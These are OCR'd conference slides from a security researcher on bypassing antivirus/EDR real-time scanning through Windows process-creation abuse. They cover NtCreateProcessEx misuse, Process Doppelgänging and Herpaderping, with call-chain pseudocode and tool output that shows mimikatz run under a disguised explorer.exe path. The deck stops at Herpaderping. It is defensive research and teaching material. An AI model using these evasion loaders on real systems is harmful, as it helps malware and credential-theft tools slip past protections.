txOne networks *The Leader of OT Zero Trust*

現代攻擊者免殺心法

以時間鉗型戰術打穿即時防護

@CYBERSEC 2022

Sheng-Hao Ma
@aaaddress1

Who Am I

Sheng-Hao Ma

Threat Researcher
PSIRT and Threat Research

- Spoke at Black Hat USA, DEFCON, HITB, VXCON, HITCON, ROOTCON, and CYBERSEC etc
- Instructor of CCoE Taiwan, Ministry of National Defense, Ministry of Education, and etc
- The author of the popular security book "Windows APT Warfare: The Definitive Guide for Malware Researchers"

Outline

- Modern AV/EDR Real-Time Scan
  - Minifiler based Scan Design
  - AV Scanners Challenges
- The birth of a Process: Malware Loader
- Cases Study in the Wild
  - Black Hat 2017 - Doppelgänging
  - Process Herpaderping
  - Process Ghosting
  - Process ReImaging
- Conclusion

Outline

- **Modern AV/EDR Real-Time Scan**
  - Minifiler based Scan Design
  - AV Scanners Challenges
- The birth of a Process: Malware Loader
- Cases Study in the Wild
  - Black Hat 2017 - Doppelgänging
  - Process Herpaderping
  - Process Ghosting
  - Process ReImaging
- Conclusion

txOne networks

Scan in “Real-Time”?

PsSetCreateProcessNotifyRoutineEx function (ntddk.h)

04/30/2018 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutineEx** routine registers or removes a callback routine that notifies the caller when a process is created or exits.

Syntax


C++ Copy

```
NTSTATUS PsSetCreateProcessNotifyRoutineEx(
  PCREATE_PROCESS_NOTIFY_ROUTINE_EX NotifyRoutine,
  BOOLEAN                           Remove
);
```

- Microsoft provides a set of APIs for security vendors, to monitor:
  - PsSetCreateProcessNotifyRoutineEx
  - PsSetCreateThreadNotifyRoutineEx
- It's in Kernel, hard to unhook
- Sure, Bad for attackers :(

txOne networks

File Execution Timeline



Where to intercept for AV/EDR?


a. Minifilter File open/create

b. Minifilter IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION

c. Process create notify routine (executables only)

txOne networks

AV Scanners Challenges



- How to open the file for scanning?
  - From User mode / Kernel
  - By File name/ File ID / using existing file object
- Rescan on each change is not practical
- Scan file before the execution
  - File content be altered before execution begins

txOne networks

AV Scanners: Process Notification

```
typedef struct _PS_CREATE_NOTIFY_INFO {
  SIZE_T                  Size;
  union {
    ULONG Flags;
    struct {
      ULONG FileFopenNameAvailable : 1;
      ULONG IsSubsystemProcess : 1;
      ULONG Reserved : 30;
    };
  };
  HANDLE                  ParentProcessId;
  CLIENT_ID               CreatingThreadId;
  struct _FILE_OBJECT *FileObject;
  PCUNICODE_STRING        ImageFileName;
  PCUNICODE_STRING        CommandLine;
  NTSTATUS                CreationStatus;
};
```

- PsSetCreateProcessNotifyRoutine**Ex()** available since Vista+
  - Can be achieved in other ways – SSDT (XP remember?)
- Available only for main executable
  - Not useful for DLL loading
  - Blind to process hollowing

txOne networks

Outline

- Modern AV/EDR Real-Time Scan
  - Minifiler based Scan Design
  - AV Scanners Challenges
- **The birth of a Process: Malware Loader**
- Cases Study in the Wild
  - Black Hat 2017 - Doppelgänging
  - Process Herpaderping
  - Process Ghosting
  - Process ReImaging
- Conclusion

txOne networks

Process Loader Evolution

- Main Concepts
  - Load and execute arbitrary code
  - In context of legitimate process
  - None of the suspicious hollowing API calls (for AV/EDR)
    - NtUnmapViewOfSection
    - VirtualProtectEx
    - SetThreadContext
  - AV will not scan at all / AV will scan “clean” files only
  - Will not be discovered by advanced forensics tools

txOne networks

Process Loader Evolution

- Comparing kernel32!CreateProcessW between XP and 10 gives the impression that MS completely changed how processes are created
- A deeper examination shows that Microsoft simply moved most of the code from kernel32 to ntoskrnl (and somehow the function in kernel32 became longer)
- Logically the steps remain mostly the same, at least for our purposes

txOne networks

Process Loader Evolution

Windows XP

- CreateProcessW
  - CreateProcessInternalW
    - NtOpenFile – Open image file
    - NtCreateSection – Create section from opened image file
    - NtCreateProcessEx – Create process from section
      - PspCreateProcess – Actually create the process
        - ObCreateObject – Create the EPROCESS object
        - Add process to list of processes
    - BasePushProcessParameters – Copy process parameters
      - RtlCreateProcessParameters – Create process parameters
      - NtAllocateVirtualMemory – Allocate memory for process parameters
      - NtWriteVirtualMemory – Copy process parameters to allocated memory
      - NtWriteVirtualMemory – Write address to PEB.ProcessParameters
      - RtlDestroyProcessParameters – Destroy process parameters
    - BaseCreateStack – Create Stack for process
    - NtCreateThread – Create main thread
    - NtResumeThread – Resume main thread

Kernel

Windows Vista+

- CreateProcessW
  - CreateProcessInternalW
    - BasepCreateProcessParameters - Create process parameters
      - RtlCreateProcessParametersEx - Create process parameters
    - NtCreateUserProcess - Create process from file
      - PspBuildCreateProcessContext – Build create process context
      - IoCreateFileEx – Open image file
      - MmCreateSpecialImageSection – Create section from image file
      - PspCaptureProcessParams – Copy process parameters from user mode
      - PspAllocateProcess - Create process from section
        - ObCreateObject – Create EPROCESS object
        - MmCreatePeb – Create PEB for process
        - PspSetupUserProcessAddressSpace – Allocate and copy process
          - KeStackAttachProcess – Attach to process memory
          - ZwAllocateVirtualMemory – Allocate memory for process parameters
          - PspCopyAndFixupParameters – Copy process parameters to process
            - Memcpy
            - Set PEB.ProcessParameters
          - KiUnstackDetachProcess – Detach from process memory
      - PspAllocateThread – Create thread
      - PspInsetProcess – Insert process to list of processes
      - PspInsertThread – Insert thread to list of threads
      - PspDeleteCreateProcessContext – Delete process create context
    - RtlDestroyProcessParameters – Delete process parameters
    - NtResumeThread – Start main thread

Kernel


txOne networks

Process Loader Evolution

- NtCreateUserProcess used instead of NtCreateProcessEx
- NtCreateProcessEx receives a handle to a section
- NtCreateUserProcess receives a file path
- NtCreateProcessEx still available – used in creation of minimal processes (nt!PsCreateMinimalProcess)
- All the supporting user-mode code is not available post XP
  - We need to implement it ourselves


txOne networks

Abuse of NtCreateProcessEx



txOne networks

Abuse of NtCreateProcessEx




EXE File

C:\fishfish.exe got clicked!

Explorer


```
kernel32!CreateProcessW
    kernel32!CreateProcessInternalW
        filePtr = fopen( "C:\fishfish.exe" )
            ntdll!ZwCreateProcessEx( section )
```

Using ZwCreateSection, to create the file as an section
That's used for mapping into the process



txOne networks

Abuse of NtCreateProcessEx



EXE File

C:\fishfish.exe got clicked!

Explorer

```
kernel32!CreateProcessW
    kernel32!CreateProcessInternalW
        filePtr = fopen( "C:\fishfish.exe" )
            ntdll!ZwCreateProcessEx( section )
                ntdll!RtlCreateProcessParametersEx
```

create a PEB struct & write info manually
so we can make process path & cmdlinein in disguise :)

path: "C:\fishfish.exe"
cmdline: "fishfish.exe http://30cm.tw"
workDir: "C:\Windows\System32"


Process

file mapping (fishfish.exe)

- PE Header
- .text
- .data
- .idata
- .reloc

txOne networks

Abuse of NtCreateProcessEx




EXE File

C:\fishfish.exe got clicked!

Explorer

```
kernel32!CreateProcessW
    kernel32!CreateProcessInternalW
        filePtr = fopen( "C:\fishfish.exe" )
            ntdll!ZwCreateProcessEx( section )
                ntdll!RtlCreateProcessParametersEx
                    ntdll!ZwCreateThreadEx
```



txOne networks

miniCreateProcessEx

https://github.com/aaaddress1/PROCESS

mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```


C:\Users\aaaddress1\powershell.exe

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaaddress1> .\miniCreateProcessEx.exe
C:\Users\aaaddress1\miniCreateProcessEx.exe [exe/to/run] [fake/file/path]

PS C:\Users\aaaddress1> .\miniCreateProcessEx.exe `
>> <#exe/to/run#> "C:\toolchain\mimikatz_64.exe" `
>> <#fake/path#>  "C:\windows\explorer.exe"
[v] create section from C:\toolchain\mimikatz_64.exe
[v] locate entry @ c7578
[v] process (00000000000000A0) spawned from section!
[v] setup parameters for PEB ok.
[v] enjoy :)
PS C:\Users\aaaddress1>
```

txOne networks

miniCreateProcessEx

https://github.com/aaaddress1/PROCESS




Outline

- Modern AV/EDR Real-Time Scan
  - Minifiler based Scan Design
  - AV Scanners Challenges
- The birth of a Process: Malware Loader
- **Cases Study in the Wild**
  - Black Hat 2017: Doppelgänging
  - Process Herpaderping
  - Process Ghosting
  - Process ReImaging
- Conclusion

txOne networks

Doppelgänging



EXE File

C:\fishfish.exe got clicked!

Explorer

kernel32!CreateProcessW

kernel32!CreateProcessInternalW

Use NTFS(TxF) to replace the content of the Exe File

```
filePtr = fopen( "C:\fishfish.exe" )
```

ntdll!ZwCreateProcessEx(section)

Rollback the content of the Exe by NTFS(TxF)


ntdll!RtlCreateProcessParametersEx

ntdll!ZwCreateThreadEx

txOne networks

Doppelgänging

```
C:\test>processrefund.exe calc.exe MalExe.exe
[+] Got ntdll.dll at 0x77580000
[+] Got NtCreateSection at 0x00000000775D1750
[+] Created a transaction, handle 0x20
[+] CreateFileTransacted on C:\test\calc.exe, handle 0x24
[+] opened malexe.exe, handle 0x28
[+] malexe size is 0xefa00
[+] allocated 0xefa00 bytes
[+] read malexe.exe to buffer
[+] over wrote C:\test\calc.exe in transcation
[+] created a section with our new malicious C:\test\calc.exe
[+] Got NtCreateProcessEx 0x00000000775D1780
[+] Created our process, handle 0x30
[+] our new process oep is 0x140058f28
[+] Got NtCreateThreadEx 0x00000000775D1D30
[+] Got RtlCreateProcessParametersEx 0x00000000775B92D0
[+] creating Process Parameters at 0x000000000055FAC0
[+] creating memory at process for our paramters 0x00550000
[+] writing our paramters to the process
[+] Got NtQueryInformationProcess 0x00000000775D1440
[+] writing our paramters to the process peb 0x000007FFFFFD6000
[+] Thread created with handle 34
[+] rolling back the original C:\test\calc.exe
```



txOne networks

Doppelgänging

- Black Hat Europe 2017 "Lost in Transaction: Process Doppelgänging" by @Tal_Liberman
- Used by Osiris banking Trojan


- Requires privileges to disguise malware as trusted system services at SYSTEM32

- Not works after Windows 10 ☹
  - Microsoft: TxF files can not be used for creating a new Section anymore ☺ ~2018

txOne networks

Process Herpaderping


Attacker



dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
    WriteFile( filePtr, mimikatz, ... ) # write malware into it
        ntdll!ZwCreateProcessEx( section )
        # create the file as a new process
```

yeah! so mimikatz landed into the process



txOne networks

